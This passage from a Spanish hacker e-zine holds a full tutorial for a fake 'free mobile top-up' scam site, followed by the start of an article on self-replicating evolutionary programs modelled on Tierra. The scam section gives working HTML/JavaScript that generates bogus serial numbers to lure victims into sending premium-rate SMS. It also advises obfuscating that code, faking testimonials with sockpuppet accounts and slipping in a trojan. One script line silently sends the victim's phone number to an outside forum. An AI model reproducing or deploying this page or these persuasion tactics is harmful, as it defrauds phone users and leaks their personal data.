\*\*\*\*\*

Esto es sólo un acercamiento al sistema operativo de los teléfonos Siemens y su microprocesador interno.

En otro artículo seguiré investigando y desarrollaré más parches.

\*EOF\*

-[ 0x0F ]-----  
-[ Recarga de moviles ]-----  
-[ by FCA00000 ]-----SET-30--

Hace ya tiempo, alguien publicó un mensaje en el tablón de SET indicando una dirección WEB para recargar gratis el saldo en las tarjetas prepago de los móviles.

Si bien la página era un burdo intento de engañar a los incautos, y sabiendo que no existe tal método -al menos, yo no lo conozco- he de admitir que me parece muy atractiva la idea de una página web capaz de confundir a los que la visitan.

Buscando un poco por la red encontré otra página que pretendía hacer lo mismo, aunque el método era un poco más sofisticado, ya que daba números diferentes, a pesar de que se repetían cada 10 peticiones. Así que voy a intentar dar unas cuantas ideas de ingeniería social. Este es un tema que no es realmente técnico, y todos los consejos que voy a dar parecen triviales. Por eso no te extrañe si, al acabar de leer el artículo, te parece que no has aprendido nada.

En un principio, lo que se intentaba en la página original era que el usuario mandase un SMS a un cierto número de teléfono, que resultaba ser de pago; es decir, que el coste del mensaje era superior a aquellos que normalmente se envían entre usuarios. Todos los operadores de telefonía del mundo han visto una fuente de ingresos en los SMS de pago, y han abierto esta posibilidad a terceras empresas que proveen los servicios. Básicamente, hay una empresa -que llamaremos FUN4YOU- que decide que hay un gran negocio en la creación de melodías para los móviles. Así que hablan con TELCO y se ponen de acuerdo en habilitar un número de teléfono, 6969, asignado a un móvil, que a su vez se conecta a un ordenador. Cuando el usuario manda un SMS a dicho número, TELCO lo envía al móvil, el ordenador lo interpreta, y manda otro SMS con la melodía. Como este es un tipo de mensaje con una autorización especial que no cualquier usuario puede enviar, para enviarlo se necesita un procesado especial: -usar un centro de servicio SMSC no público, que lo procesa. -FUN4YOU lo manda a TELCO quien se lo reenvía adecuadamente el usuario. -FUN4YOU tiene un software que es capaz de procesarlo.

Al final, es TELCO quien hace un cargo especial dependiendo del tipo de mensaje -logotipo, melodía, juego, servicios meteorológicos, noticias- y del contrato -prepago, postpago-.

Luego, TELCO le envía a FUN4YOU una parte de los ingresos. Generalmente, el usuario paga al enviar el mensaje inicial mediante el que ha solicitado el servicio. Si por cualquier motivo no recibe la respuesta, el cargo ya se ha hecho. Este es el caso de solicitar un servicio erróneo, por ejemplo al escribir mal el nombre de la melodía que se quiere recibir. También existe otra opción mediante la cual el usuario paga por cada mensaje recibido. Por ejemplo, hay proveedores que informan del rendimiento de las acciones en la bolsa. El usuario especifica la compañía de la que quiere hacer el seguimiento, y cada día-hora-minuto se le mandan los datos. Y cada vez que se le manda un mensaje al usuario, se descuenta una cierta cantidad de su saldo, o se carga en su cuenta.

Desconozco totalmente el método para darse de baja, pero imagino que será mandando otro mensaje. A título informativo, Telefónica permite suscribirse a un servicio que manda cada día las noticias más interesantes, totalmente gratis. Al menos esto funcionaba hace un tiempo; no sé si todavía está disponible.

Mencionar también que FUN4YOU está obligado por ley a informar del coste de cada acción. Esto debe aparecer en las páginas en las que se publicita. Seguro que habéis visto en los suplementos del periódico dominical una página con un montón de logos y melodías, y al final un texto con letra minúscula que explica el coste y las condiciones del contrato. Si los datos no son claros o incorrectos, no se puede culpar a TELCO. Sorprendentemente, hace poco hubo una sentencia en la que se condenaba a Telefónica porque uno de sus proveedores de servicio siguió usando el 906 en vez del 806.

En nuestro caso, lo que pretendo es que los pardillos que quieran recargar el móvil por la cara, llamen a FUN4YOU, compañía de la que yo soy jefe. Esto les originará a ellos un gasto, y a mí un beneficio.

No creo que nadie se atreviera a denunciarme, dado que lo que ha intentado el usuario ha sido justamente cometer un fraude.

Tras esta introducción, vamos a meternos en el tema.

Lo primero que usaremos es un servidor WEB para atraer a los incautos. Por supuesto no podemos usar uno que registremos a nuestro nombre, así que solicitamos uno gratuito, por ejemplo en freeservers.com elegimos el dominio recargas-gratis.4t.com

Seguramente aparecerán algunos banners de publicidad. Podemos eliminarlos con técnicas que ya detallé anteriormente en SET, o podemos dejarlos.

Al fin y al cabo, muchos de los sitios ofertando servicios para móviles también incluyen publicidad.

Recordar que no estamos poniendo en marcha un site para vender melodías o logotipos, sino para dar recargas gratis. Esto es totalmente ilegal, y debe parecerlo así.

Por eso no es mala idea empezar con una página que diga que declinamos toda responsabilidad por usar estos métodos, y que su uso puede ocasionar problemas legales en algunos países. En general los hackers españoles tienden a pensar que eso no van con nosotros y que tenemos todo el derecho a defraudar, y ninguna responsabilidad.

En la página inicial, tras el "disclaimer", ponemos un link que diga "no acepto" y que lleve a otra página, por ejemplo a [history \(-1\)](#), o a [www.bsa.org](#) Otro link nos llevará a la página segunda.

La página segunda puede estar también almacenada en el servidor, o bien generada dinámicamente mediante JavaScript. Esta es una técnica que a mí me gusta mucho: usando `window.open` y `document.write`, se crea una página desde el cliente, no desde el servidor. Por supuesto que no funciona si no está activado JavaScript, pero dado que JavaScript no supone un gran riesgo, la mayoría de los usuarios lo tienen activado. Lo que pasa es que hacer código que a su vez genera código es difícil de entender, así que en este ejemplo opto por un modelo más sencillo.

Aquí presentamos una pantalla con algunos dibujitos de móviles, otros de operadoras de telefonía, y algunos símbolos típicamente asociados a hackers, tales como calaveras, el pingüino de linux, el demonio de BSD, o una hoja de marihuana. A mí desde luego no me parece serio ni adecuado, pero he preguntado a diversos usuarios y opinan que le da un toque más atractivo.

En medio de la página explicamos que este programa te dará un número de serie, y que tienes que enviar un SMS con un formato especial y dicho número. También contamos que la metodología para obtener el número depende de muchos factores tales como el proveedor, el centro de mensajes SMSC, el número de tu teléfono, incluso la marca del móvil, y que, si bien a veces no funciona correctamente, su efectividad es superior al 80%. Con esto conseguimos que el incauto mande varios mensajes, con la esperanza de que alguno de ellos acabará funcionando. Recordar que en ningún momento le estamos diciendo que los mensajes son de pago. También decimos que las recargas son de 20 euros, y bajo ninguna circunstancia debe recargarse más de una vez al día con el mismo número de serie, aunque si una recarga no funciona, se puede intentar de nuevo con el mismo número de serie.

En la pantalla presentamos un Dropdown con la lista de los operadores: Telefónica, Vodafone, Amena.

También incluimos otro Dropdown para opciones de tarjeta o contrato.

Otro campo editable sirve para el número de centro de servicio. Es posible que el usuario no sepa lo que es esto, así que se incluye un link que abra una ventana explicando cómo obtenerlo en varios modelos de móviles. De todas maneras, suele haber un SMSC por defecto para cada operador, así que rellenaremos el campo al elegir un valor del Dropdown anterior.

Otro campo nos servirá para el número de móvil del usuario. Esto hace más creíble la generación del número de serie, aunque también es cierto que cualquier usuario avisado sabe que al mandar un SMS, el número del móvil también viaja. Así que decidí pedirlo solo para postpago, ya que los usuarios de prepago están acostumbrados a adquirir una tarjeta de esas de rascar. Para prepago será siempre +34600000000. Es bueno incluir una pseudo-explicación en la página web.

Por último pedimos el modelo de móvil, primero la marca, y luego el modelo. Alternativamente, podemos solicitar solo alguna característica, por ejemplo si es polifónico o no, si soporta java o no, o si tiene más de 3 años.

Así podemos incluir una información que explique que los contratos más recientes usan un algoritmo más complejo, pero que a pesar de ello también hemos sido capaces de crackearlo.

Se puede incluir alguna pregunta del tipo "Soporta GPRS sobre canales múltiples", y proporcionar una explicación que diga que en este caso se pueden realizar 4 recargas simultáneas, aunque depende del modelo de móvil, y de si hay red GPRS multicanal en el área. Con esto apelamos a la avaricia del usuario, quien, cuando crea que su recarga no funciona, lo intentará de nuevo sin esta opción activada. Al final ponemos un botón para iniciar el proceso, con un indicación de que puede tardar algún tiempo en hacer los cálculos e insertar los datos en los sistemas remotos.

En mi opinión no es bueno incluir muchos colores y efectos especiales. Esto daría aspecto de publicidad, y haría desconfiar. Creo que debe tener un cierto toque de oscurantismo, explicando un poco del proceso, pero deteniéndose justo antes de explicar los detalles internos. Algo así como decir "puedo contarte el secreto, pero no se me permite revelar mis fuentes".

Es en este punto donde comienza nuestro procesado de los datos para dar un número de serie que parezca creíble. Lo primero que tenemos que hacer es verificar que todos los campos tienen un valor, y que el formato es correcto. Un usuario normal probaría antes con numeros al azar, antes de aventurarse a escribir su información privada. Al menos, es lo que yo haría.

Ahora tenemos que hacer los cálculos. Me ha parecido una buena idea dar un número de serie de 10 dígitos, agrupados 4-4-2, separados por un guión. Al principio dudaba de dar siempre el mismo número si los parametros eran los mismos, o quizás sería mejor usar otro parámetro externo, por ejemplo el día de la semana. Con esta segunda posibilidad, le explicaría al usuario que ese número sólo es valido para hoy, y que si no funcionaba, que volviera mañana a visitar la web y se le daría un nuevo número. Esta idea me pareció mejor, aunque la he borrado del ejemplo. Así tienes algo para ejercitarte y practicar. Lo bueno de la ingeniería social es que puedes aprender de pautas anteriores, y refinar el método. Si tengo varias opciones, aplico unas en un caso, otras en otro, y me quedo con la que funciona mejor.

Como iba diciendo, para hacer los cálculos decido que el primer número depende del operador y el tipo de contrato. El segundo dígito es función del número de centro de servicio. El tercero depende del número de teléfono de usuario, tanto si se ha rellenado como si es +34600000000. Como he explicado antes, otro dígito depende del día del mes, otro del modelo de móvil, y otro de GPRS-multicanal. La manera de generar estos números puede ser cualquiera. Podemos usar un programa en el servidor, ya que queda muy profesional eso de "Contactando con el Servidor de aplicaciones... por favor espere", pero este servidor gratuito no admite instalar aplicaciones en el back-end. Otra posibilidad es usar un applet java en el cliente. La solución más cutre es generarlo mediante Javascript. El gran error que cometió la persona que hizo la página web mencionada al principio fue que dejó el código Javascript muy accesible, y era fácil de entender que siempre generaba el mismo número de serie. Así que nosotros aprendemos de sus errores y enrevesamos el código. Sólo tenemos que hacer que el método de generación del algoritmo sea difícil de leer, y que parezca que hace un montón de cálculos. Para ello, podría tomar el código de generación del código MD5, que siempre me ha resultado complejo de leer y existen bastantes algoritmos ya desarrollados en Javascript. En el ejemplo no lo incluyo, para que sea mas corto, y lo he sustituido por otro cálculo que simplemente eleva el número a la sexta potencia, y toma algunos dígitos intermedios (por curiosidad, este método es la base para un generador de secuencias aleatorias). Así que sólo nos queda presentarle el código al usuario, y decirle que mande un SMS al 6969 con el texto  
LOAD 1234-5678-90

Por supuesto que hay muchas mejoras que se pueden hacer. Una de ellas sería que fuera necesario bajarse un programa y ejecutarlo en el ordenador para hacer el cálculo. Esto daría muchas posibilidades a la hora de instalar un troyano.

Otra es solicitar al usuario que llame a un número de teléfono 906 (o 806, tal como establece la legislación actual). Desde ahí se le indica que debe mandar un SMS. Pero dado que la mayoría de

La gente sabe que los 906/806 son de pago, seguramente pocos lo harían, pues es fácil entender que no es gratuito.

También se puede conectar la página web con un servidor en el que almacenar los datos. El punto débil de mi página es que no guarda la información. Aunque no es necesario que el servidor sea nuestro. Por ejemplo, se puede hacer que manda un "post" a alguno de los infinitos foros que hay abiertos en internet y que permiten la publicación de mensajes sin necesidad de registrarse. Nada mas fácil que abrir una ventana para que se conecte, y luego cerrar la ventana.

Si de verdad somos un proveedor de servicios que pretendemos enriquecernos engañando a la gente para que nos manden SMS más caros, lo normal sería que mandásemos un mensaje al usuario confirmando que de verdad su saldo se ha incrementado (aunque se falso: el único saldo que se ha incrementado es el nuestro particular). Claro que esto sí que sería una estafa en toda regla.

Otra de las mejoras que hay que hacer es que esta página debe ser encontrada con facilidad. Esto significa que tenemos que conseguir que los buscadores más populares nos incluyan en sus listas. Simplemente conéctate con la página principal de yahoo, google, ... , y sigue el procedimiento. Lamentablemente a veces esto implica un desembolso económico, que dependiendo de las circunstancias puede resultar provechoso, y veces no. Similarmente podemos perder un tiempo buscando foros dedicados a hacking y a telefonía, y publicar un mensaje con nuestra dirección web.

Una cosa que (casi) hizo bien el que publicó el mensaje original en el foro de SET fue que, tras mandar yo un mensaje, replicó diciendo que yo había seguido mal el procedimiento. A decir verdad, yo ni siquiera lo intenté. Sabía que no funcionaría. Digo que hizo bien porque, si se publica un mensaje en un foro público, es importante seguir con la charada. Me parece una buena idea mandar algunos mensajes, con otra personalidad, confirmando que funciona. Incluso también otros mensajes diciendo que no funciona bien a la primera, pero que tras algunos intentos, todo va bien. No hay nada tan estimulante como saber que otros están ya disfrutando de algo que tú también tienes al alcance de la mano. Sin duda habrá otros que desmientan que funciona, pero es importante acallar las críticas y contrarrestar a tiempo.

Y es que la ingeniería social puede ser muy útil a veces, sobre todo si se hace con tacto y habilidad.

Bueno, esto es todo, amigos. Suerte.

```
<html>
<!--
//-->
<head>
<title>Recarga de Móviles</title>
</head>

<body bgcolor="white">

<center>

<table width="90%" border="0" cellspacing="0" cellpadding="0">

  <tr>
    <td colspan="5"><nobr>
      
      
      
    <br>
      
      
      
    <br>

      
      
      
    </nobr></td>
  </tr>
</table>
```

```

<tr align="center">
<td bgcolor="light_brown">
<table width="90%">

<tr valign="top">
<td colspan="5">Esta página permite
<h2><b><i>Recargar gratis 20 euros</i></b></h2> en tu móvil.</td>
</tr>

<tr>
<td colspan="5">Vale para Telefónica, Amena, y Vodafone
(aunque para Vodafone puede fallar a veces).</td>
</tr>

<tr>
<td colspan="5">El algoritmo necesita el operador, el SMSC, modelo
de teléfono, y tu número de teléfono.
También depende del día del mes.
<br>
Puedes ver ayuda sobre cada unos de estos datos pulsando en la etiqueta.
<br>
<B>Advertencia:</B> el método no es fiable completamente, pero funciona
el 80% de los casos.
Si no funciona, prueba de nuevo cambiando los parámetros, o inténtalo
otro día.
<br>
<B>Advertencia2:</B> Bajo ninguna circunstancia debe recargarse más
de una vez al día con el mismo número de serie, aunque si una
recarga no funciona, se puede intentar de nuevo con el mismo número
de serie.
</td>
</tr>

<tr>
<td><a href="javascript:ayuda('operador')">Operador:</a></td>
<td><SELECT name='operador' value='Telefonica">
<option value="Telefonica">Telefonica</option>
<option value="Vodafone">Vodafone</option>
<option value="Amena">Amena</option>
</td>
</tr>

<tr>
<td><a href="javascript:ayuda('contrato')">Contrato:</a></td>
<td><INPUT type="text" name='contrato' value="S"></td>
</tr>

<tr>
<td><a href="javascript:ayuda('SMSC')">SMSC:</a></td>
<td><INPUT type="text" name='SMSC' value="+34609090909"></td>
</tr>

<tr>
<td><a href="javascript:ayuda('numero')">Número:</a></td>
<td><INPUT type="text" name='numero' value="+34600000000"></td>
</tr>

<tr>
<td><a href="javascript:ayuda('marca')">Marca:</a></td>
<td><INPUT type="text" name='marca' value="NOKIA"></td>
</tr>

<tr>
<td><a href="javascript:ayuda('modelo')">Modelo:</a></td>
<td><INPUT type="text" name='modelo' value="7230"></td>
</tr>

<tr>
<td>
<td>
<a href="javascript:ayuda('GPRS_multicanal')">GPRS_multicanal:</a>
</td>
<td><INPUT type="text" name='GPRS_multicanal' value="N"></td>
</tr>

```

```

<tr>
  <td colspan="2" align="center">
    <input type="image" name="action" src="image4.gif" alt="calcula"
      onClick="calcula()"></td>
</tr>
<script language="JavaScript">
function MD5(valor)
{
valor+=10;
valor=valor*valor*valor*valor*valor*valor;
valor_str="" + valor;
valor_str2="" + valor_str.charAt(4) + valor_str.charAt(5);
valor_str2="" + valor_str2 + valor_str.charAt(2) + valor_str.charAt(3);
return valor_str2;
}

function calcula()
{
marca_id=9;
operador_id=1;
contrato_id=0;
GPRS_multicanal_id=0;
day_id=1;
SMSC_id=0;

if(marca.value=='NOKIA')
  marca_id=9;
if(marca.value=='SIEMENS')
  marca_id=4;
if(marca.value=='ERICSSON')
  marca_id=5;
if(marca.value=='MOTOROLA' || marca.value=='MITSUBISHI')
  marca_id=6;
if(marca.value=='PALM')
  marca_id=2;
// alert ("marca_id=" + marca_id );

if(operador.value=="Telefonica")
  operador_id=1;
if(operador.value=="Amena")
  operador_id=2;
if(operador.value=="Vodafone")
  operador_id=3;
//alert("operador.value="+operador_id);

if(contrato.value=='S')
  contrato_id=100;

if(contrato_id=100 && operador_id!=3)
  operador_id=operador_id*3-1;

if(GPRS_multicanal.value=='S')
  GPRS_multicanal_id=1;

if(SMSC.value.charAt(0)!='+' || SMSC.value.charAt(1)!='3' ||
  SMSC.value.charAt(2)!='4' )
  {
  alert ("El SMSC debe empezar por      +34");
  return -1;
  }
// alert(SMSC.value.length);
if(SMSC.value.length!=12)
  {
  alert ("El SMSC debe contener 12 dígitos");
  return -1;
  }

if(numero.value.charAt(0)!='+' || numero.value.charAt(1)!='3' ||
  numero.value.charAt(2)!='4' )
  {
  alert ("El número debe empezar por      +34");
  return -1;
  }
// alert(numero.value.length);

```

```

if(numero.value.length!=12)
{
alert ("El número debe contener 12 dígitos");
return -1;
}
if(numero.value=='+34600000000' && contrato.value=='s')
{
alert ("Debes introducir tu propio número de teléfono");
return -1;
}

SMSC_id=(SMSC.value.charAt(1)+SMSC.value.charAt(2))%30;
SMSC_id=SMSC_id+(SMSC.value.charAt(11)+SMSC.value.charAt(12)*10)%30;
SMSC_id=SMSC_id+(SMSC.value.charAt(9)+SMSC.value.charAt(10)*10)%30;
SMSC_id=SMSC_id%30;
if(SMSC_id==1 || SMSC_id==5 || SMSC_id==16 || SMSC_id==17)
SMSC_id=30-SMSC_id;
SMSC_id0=SMSC_id;
if(SMSC_id<10)
SMSC_id0=40+SMSC_id0;

result="" + operador_id + SMSC_id0 + marca_id ;
result=result+"-"+MD5(3);
result=result+"-" + "8" + GPRS_multicanal_id;

w=window.open("http://forum.noticias.com?publish=1&pardillo="+numero.value);
w.close();
alert("El número de tu recarga es" + result +
"\n \n \n \n Envía un SMS al 6969 con el texto:\n" +
" LOAD "+ result + "\n \n" );

}
//////////
function ayuda(strName)
{
if(strName=='operador')
alert("Operador de telefonía");
if(strName=='contrato')
alert("Tarjeta-prepago (N) o contrato-postpago (S)");
if(strName=='numero')
alert("Tu número de móvil, ej +34690000000 \n" +
" Solo es necesario para teléfonos de contrato.");
if(strName=='SMSC')
alert("Centro de servicio usado para enviar mensajes. \n" +
" Telefonía=+34609090909 \n Amena=+34654545454 \n" +
" Vodafone=+34625252525 \n" +
" Usa=+00000000000 si no lo sabes. \n" );
if(strName=='marca')
alert("marca de móvil: SIEMENS, MOTOROLA, NOKIA, " +
"ERICSSON, OTRO. En mayúsculas. ");
if(strName=='modelo')
alert("modelo de móvil: SIEMENS S45, MOTOROLA TX100, NOKIA 7230. \n" +
" Solo es necesario si usas GPRS multicanal.");
if(strName=='GPRS_multicanal')
alert("GPRS_multicanal: en este caso se pueden realizar 4 recargas " +
"simultáneas, aunque depende del modelo " +
"de móvil, y de si hay red GPRS multicanal en el área. \n" +
" Soportado, al menos, en PDAs y NOKIA fabricados después de 01.08.2004 ");
}
}
</script>
</table>
<p>Con este número de serie (ej: 1234-5678-90), manda un SMS al 6969,
usando el SMSC escrito, con el mensaje LOAD y
el número de serie (ej: 'LOAD 1234-5678-90' , sin las comillas ) </td>
</tr>
</table>
</center>
</body>
</html>

```

\*EOF\*

## UN EJEMPLO DE CODIGO EVOLUTIVO

### Contenidos:

- 1.0. Introduccion.
- 2.0. Implementando una version de Tierra.
  - 2.1. Introduccion al ensamblador Tierra.
  - 2.2. Una descripcion detallada del ensamblador Tierra.
  - 2.3. Un ejemplo de replicante.
- 3.0. Echando las cosas a correr.
  - 3.1. Creando tus replicantes. Ensamblado e inoculacion.
  - 3.2. El programa portador.
  - 3.3. El incubador.
- 4.0. Ejemplos de evolucion de programas.
  - 4.1. El portador de la generacion 76.
  - 4.2. El portador de la generacion 3000.
- 5.0. Para que sirve todo esto.
- 6.0. Referencias.
- Apendice : Una aplicacion al codigo polimorfico mutable.
- 7.0.Codigo fuente.

### 1.0. Introduccion.

wood is highly ecological, since trees are a renewable resource. If you cut down a tree, another will grow in its place. And if you cut down the new tree, still another will grow. And if you cut down that tree, yet another will grow, only this one will be a mutation with long, poisonous tentacles and revenge in its heart, and it will sit there in the forest, cackling and making elaborate plans for when you come back.

En este articulo construiremos un programa capaz de evolucionar y replicarse por si mismo, preservando una alta estabilidad frente a las mutaciones. Como veremos, para ello es esencial contar con el apoyo de un ensamblador/emulador incorporado en el mismo ejecutable; en otro caso la estabilidad frente a mutaciones es absolutamente imposible.

Veremos como es posible, en pocas generaciones, desarrollar programas por evolucion que resuelven problemas de manera diferente a la de sus predecesores. Se incluye codigo fuente en C para, en un sistema UNIX, ensamblar/desensamblar, inocular/extraer, e incubar diferentes cepas de programas autorreplicantes. El codigo empleado es sencillo, y los programas en C son cortos, de manera que puede resultarte facil programar tus propias cepas, extender el lenguaje, o incubar tus creaciones.

Nada de lo contenido en este articulo es infeccioso o destructivo, aunque dada la naturaleza de los programas que se modifican a si mismos, es conveniente ejecutar los programas como usuario sin privilegios. Lo mas serio que ha llegado a pasarme fue una cascada de core-dumps con una de las versiones beta del incubador. Dado que particularmente el incubador lanza dos procesos en paralelo, la carga sobre el sistema es notable; el incubador es un buen programa test para la potencia del sistema.

Volviendo a la necesidad de un lenguaje evolutivo propio, es facil darse cuenta de las causas de la inestabilidad del ensamblador ix86 frente a mutaciones. Principalmente:

a) El ensamblador tiene un sistema de control de flujo basado en saltos absolutos y relativos. P. ej., `jmp 0xbb5a`. Si una mutacion cae sobre la magnitud del salto, el programa queda completamente desfigurado.

b) El numero de instrucciones de ensamblador es extremadamente grande. Esto implica que cada mutacion puntual produce un rango excesivamente grande de variaciones del codigo, lo cual aumenta desmesuradamente el impacto de una sola mutacion.

Fue Tom Ray [1] el primero en darse cuenta de que existe una solucion muy elegante al problema a). Concretamente, se trata de sustituir los saltos con referencia numerica por saltos con referencia a plantillas ('templates', en el articulo de Ray). La lectura del articulo de Ray, asi como la experimentacion con su programa Tierra [2], son muy recomendables.

En esencia, las referencias por plantillas consisten en lo siguiente: se definen dos instrucciones mnemonicas de tipo no-operation, `nop0` y `nop1`. Se define una plantilla como una sucesion de varias instrucciones tipo `nop`, por ejemplo

```

... codigo ensamblador ...
    nop0
    nop1
    nop1
    nop0
... codigo ensamblador ...

```


Es interesante observar que cada plantilla se puede asociar a un numero binario, y de esa manera la plantilla anterior seria 0110. Entonces, podemos definir su plantilla complementaria como la que corresponde al NOT de la misma, en nuestro ejemplo seria:

```

    nop1
    nop0
    nop0
    nop1

```

Pues bien, la idea de Tom Ray consiste en definir los saltos desde una plantilla hasta su complementaria. Es decir,



que la instruccion de salto `jmp` reconoce la plantilla siguiente (en caso de existir), y busca la complementaria en el segmento de codigo, procediendo a ceder el control. Naturalmente, puede no encontrarse la complementaria (debido a una mutacion), o incluso una mutacion puede hacer que se encuentre la incorrecta, pero la probabilidad de error catastrofico es mucho menor que en las referencias absolutas. En particular, es posible intercalar tantas instrucciones como se deseen entre las dos plantillas sin que por ello el mecanismo de salto

falle (asumiendo que no se intercala una plantilla complementaria).

Haciendo uso de este mecanismo de saltos, y de un conjunto de 32 instrucciones en ensamblador, Ray [2] logro desarrollar programas replicantes con capacidad para evolucionar por seleccion natural, apareciendo casos de parasitismo, hiperparasitismo y dependencia simbiotica en pocas generaciones. En su caso, Ray construyo una maquina virtual masivamente paralela; nosotros apuntaremos a un interprete embebido capaz de ejecutarse en tiempo real como un programa.

En cuanto a la condicion b), podemos expresarla de la manera siguiente: si las mutaciones caen aleatoriamente sobre cualquier parte del codigo, con la misma probabilidad en cada caso, entonces cuanto mas grande sea una instruccion, mayor sera la probabilidad de que le caiga una mutacion que la desfigure. Por ejemplo, la instruccion 'ret' (en hex 0xC9), recibira una mutacion cuatro veces menos que una instruccion tipo 'lea' que ocupe 4 bytes. Esto sugiere que seria buena idea que en el codigo mutable todas las instrucciones fueran igual de largas, para no privilegiar ninguna instruccion. De la misma manera, si el numero de instrucciones es relativamente reducido (digamos 32 instrucciones), entonces una mutacion al azar tendra muchas mas probabilidades de ser inocua que en el caso de haber varios miles de instrucciones (esto puede calcularse rigurosamente, pero el formato ASCII no es muy adecuado para ello).

En lo sucesivo llamaremos 'Tierra' al lenguaje ensamblador que construiremos usando los metodos de Ray. Desecharemos definitivamente el ensamblador x86 como codigo mutable. En vez de ello, haremos recaer las mutaciones sobre el ensamblador Tierra, e interpretaremos ese ensamblador Tierra mediante un interprete embebido en el programa que ejecutemos.

## 2.0. Implementando una version de Tierra.

```
Those who can, do. Those who can't, simulate.  
-- UNIX fortune cookie.
```

## 2.1. Introduccion al ensamblador Tierra.

Como ya hemos indicado, vamos a tener que inventar nuestro propio conjunto de instrucciones en ensamblador, compatible con el mecanismo de salto por plantillas. Desarrollar un ensamblador implica desarrollar una CPU virtual que sea emulada por el programa a ejecutar (en principio podriamos usar un subconjunto de las instrucciones x86, pero esto haria que el emulador fuera muy complicado). En vez de ello, crearemos una CPU virtual con su ensamblador, lo mas sencilla posible.

Nuestra CPU tendra 8 registros, cada uno de ellos de 8 bits. Estos registros estan organizados como una pila (de manera analoga a la FPU del x86). Las instrucciones en ensamblador no operan sobre registros concretos, si no sobre los registros de pila disponibles en ese momento.

Por ejemplo, la instruccion de suma, 'add', lo que hace es sumar al elemento en el TOS (top-of-stack) el elemento inmediatamente superior en la pila.

```
Mnemonic: add      Operacion: st(0) = st(0) + st(1)
```

esta instruccion puede fallar en caso de que no haya suficientes elementos en la pila (un buffer underflow, es decir, no existe st(1)). En ese caso, la instruccion no hace nada, pero la CPU anota que se ha producido un fallo (si el programa falla demasiado, lo eliminaremos por defectuoso). Salvo por eso, el programa continua como si no hubiera habido fallo.

En general, todas las instrucciones en ensamblador funcionan de manera parecida, operando en la pila de registros. Muchas de ellas son sensibles a overflow o underflow, y por ello generan fallos que permiten seleccionar a los programas mas competentes.

Veamos el conjunto de instrucciones en ensamblador seleccionado. Tiene en total 16 instrucciones:

```
nop0  -- no hace nada ; indica plantillas.  
nop1  -- no hace nada ; indica plantillas.
```

```

ld1    -- mete 1 en la pila.
neg    -- complemento a 2 del elemento en el TOS.
add    -- suma al elemento del TOS el del TOS+1.
drop   -- elimina un elemento de la pila. Es un 'pop'.
swap   -- intercambia elementos en TOS y TOS+1.
dup    -- mete el elemento en el TOS en la pila (lo duplica).
ld     -- mete en la pila un elemento desde buffer de entrada.
st     -- escribe desde la pila un elemento en el buffer de salida.
rot    -- intercambia ciclicamente los elementos en TOS, TOS+1 y
      TOS+2
ifz    -- ejecuta la siguiente instruccion solo si el elemento en
      el TOS es igual a cero. En otro caso la ignora.
jmp    -- salto al complemento de la plantilla siguiente.
scasf  -- busca el complemento de la plantilla siguiente hacia
      adelante y mete su ip en la pila.
scasb  -- busca el complemento de la plantilla siguiente hacia
      atras y mete su ip en la pila.
end    -- cierra los buffers y termina el programa.

```

con tan solo estas 16 instrucciones es posible desarrollar programas replicantes bastante complejos. Antes de entrar en descripciones detalladas de las instrucciones, veamos algunos ejemplos.

Al inicializarse, la CPU siempre tiene el numero 0 en el TOS. Imaginemos que queremos calcular el numero 5. Esto se podria hacer con el codigo:

```

# Inicialmente la pila es: 0
ld1 # ...ahora la pila es: 1:0
swap # 0:1
add # 1:1
add # 2:1
add # 3:1
add # 4:1
add # 5:1
swap # 1:5
drop # 5

```

existen muchas otras maneras de hacer lo mismo, algunas mejores, otras peores. Veamos un ejemplo de rot, que hace un ciclo de los tres ultimos elementos de la pila:

```

# Si la pila es inicialmente a:b, queremos hallar b:a:b
# Esta operacion se conoce en FORTH como 'over'.

# Inicialmente la pila es: a:b
swap # ... ahora es: b:a
dup # b:b:a
rot # a:b:b
rot # b:a:b

```

la versatilidad de las instrucciones de manipulacion de pila es muy grande.

Aunque la resta no es una de las instrucciones de la CPU, es muy facil restar dos cantidades:

```

# Si tenemos en la pila a:b, calculemos a-b:

# Inicialmente la pila es: a:b
swap # ... ahora es: b:a
neg # -b:a
add # a-b:a
swap # a:a-b
drop # a-b

```

de la misma manera puede calcularse b-a, y otras cantidades. Por ejemplo, es muy facil hacer un contador que se decrementa de uno en uno:

```

# Inicialmente la pila es: c
ld1 # ... ahora es: 1:c
neg # -1:c
add # c-1:c
swap # c:c-1
drop # c-1

```

Luego veremos un ejemplo de como implementar bucles usando este tipo de contadores.


## 2.2. Una descripcion detallada del ensamblador Tierra.

Nuestros programas en Tierra estaran embebidos en el segmento de datos estaticos de un ejecutable normal de UNIX. Ese ejecutable lanzara un interprete de Tierra que leera los datos y los interpretara. El interprete permite que el programa en Tierra lea su propio codigo, y que lo copie en un programa 'descendiente', que es otro ejecutable UNIX. Sin embargo, el programa Tierra puede cometer errores al copiarse (mutaciones), e incluso sus fallos pueden ser tan criticos que el interprete aborte la ejecucion y anule la copia. Esto es lo peor que le puede ocurrir a nuestra celula: ser incapaz de reproducirse.

